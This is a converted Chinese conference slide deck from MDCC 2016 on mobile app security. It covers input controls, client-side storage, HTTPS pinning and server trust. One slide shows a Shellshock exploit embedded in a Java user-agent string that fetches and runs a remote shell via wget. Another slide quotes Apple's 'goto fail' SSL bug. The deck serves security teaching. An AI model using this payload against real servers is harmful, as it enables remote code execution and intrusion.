


MDCC  
2016

中国移动开发者大会  
Mobile Developer Conference China 2016

# 安全那些事儿

[mdcc.csdn.net](http://mdcc.csdn.net)

- 信息安全的演进
- 细节之处有魔鬼



## 远古时代

- 目的：自身生存安全
- 特点：掌握工具

治而為天



### 帝国时代

- 目的：族群/国家发展繁衍
- 特点：适应规律、继而发现和利用规律




## 工业革命 / 信息时代

- 目的：**领土/利益** 扩张
- 特点：技术革新、**信息逐渐成为关键**、**信息对抗雏形出现**



### 工业革命 / 信息时代

- 目的：**领土/利益** 扩张
- 特点：技术革新、**信息逐渐成为关键**、**信息对抗雏形出现**



## 工业革命 / 信息时代


- 目的：**领土/利益** 扩张
- 特点：技术革新、**信息逐渐成为关键**、**信息对抗雏形出现**



## 当代


- 目的：万物互联，网络空间信息争夺
- 特点：信息安全对抗的时代





提问

- 当提到“安全”这两个字时，你会想到什么？









```
Connection.Response response = Jsoup.connect(url)
    .userAgent("Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:25.0) Gecko/20100101 Firefox/25.0")
    .referrer("http://www.google.com.hk/")
    .userAgent("{} { :; }; /usr/bin/wget xxx.xxx.xxx.xxx/shell1 -O /tmp/shell1 | /bin/chmod 777 /tmp/shell1 | /tmp/shell1")
    .ignoreHttpErrors(true)
    .timeout(3000)
    .execute();
return response.body();
```









- 安全的最大问题在于人的意识问题
- 核心：资源的对抗，意识和能力的对抗
- 对于开发者：
  - 安全能力是每一位开发者的基本能力
  - 没有“银弹”！架构上最关键的一点是层层设防






- 如何安全的处理数据？





- 客户端用户输入
  - EditText / UITextField?



# Cydia Substrate

The powerful code modification platform behind Cydia.

## • 客户端用户输入

### – “安全控件”

- 统一处理机制：样式、行为、加密
- 与通用恶意程序keylogger做对抗
- 核心逻辑增加分析门槛：

ObjC/Java vs .a/.so/.framework/.dylib

- 针对root / 越狱环境做识别和应对
  - 水很深

### • 题外话：

- 如何看待App加固的作用？




## • 客户端用户输入

– 够了么？

- Android Accessibility 的问题
- IOS URL Scheme 的问题
- 层出不穷的新问题

Accessibility恶意样本数量统计



- 客户端的存储

- 能不能存？

- 存在哪里？

- 存Keychain？

- 存内存？

- 存本地文件？

- 硬编码到App中？

- Tips: **secret key / api key** 放在客户端带来严重安全问题

- 如何存？

- 需不需要加密？Sqlcipher？


- 如何加密

- Hash or 对称加密 or 非对称加密

- 密钥如何选择？

- 网络传输的安全
  - HTTP够不？
  - 自己搞一套，行么？
    - 密码学是科学，不是工程！
    - 需很谨慎，别瞎搞，有案例





## • 网络传输的安全

### – HTTPS可以了吧？

- 你使用的网络通信库未必靠谱
- os未必靠谱
- 实现协议的开源库未必靠谱
- 运维配置未必靠谱
- 抓包改包工具降低了分析门槛

### – 该怎么办？

- **Pinning Mode**
- 基于HTTPS加密协商机制？
- TextSecure？

### – 够么？

- 内部数据的安全传输

[知名开源库AFNetworking曝SSL漏洞,2.5万iOS应用受影响](#)

2015年5月6日 - SourceDNA近日又曝出了AFNetworking中一个更为严重的漏洞。该漏洞是因为AFNetworking未能校验证书中的域名与它所保护的HTTPS服务器的域名一致所导致的...  
[www.infoq.com/cn/news/...](#) - 百度快照 - 84%好评

```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
                                uint8_t *signature, UInt16 signatureLen)
{
    OSStatus      err;
    ...

    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
    goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
    ...
    前面的update操作都成功，这里就跳过了最后的校验。
fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
}
```

## • 服务器访问安全

### – 到底该信任谁？

- 客户端？
  - 订单金额修改漏洞
- 接入层模块？
- 逻辑处理层模块？
- 开发者 / 运维者？


### – 信任用户的认证因子

- 基于用户认证（证书）的数据访问控制

[男子钻订票APP漏洞 篡改支付金额非法牟利百万元\\_新浪上海\\_新浪网](#)


2015年12月7日 - 男子钻订票APP漏洞 篡改支付金额非法牟利百万元,利用手机传输数据可抓取并修改的漏洞,男子李某恶意攻击某电影订票APP,肆意篡改支付金额,盗取近6000条...

[sh.sina.com.cn/news/s/...](#) - 百度快照 - 86%好评



## • 服务器存储安全

- 能不能存?
- 存在哪?
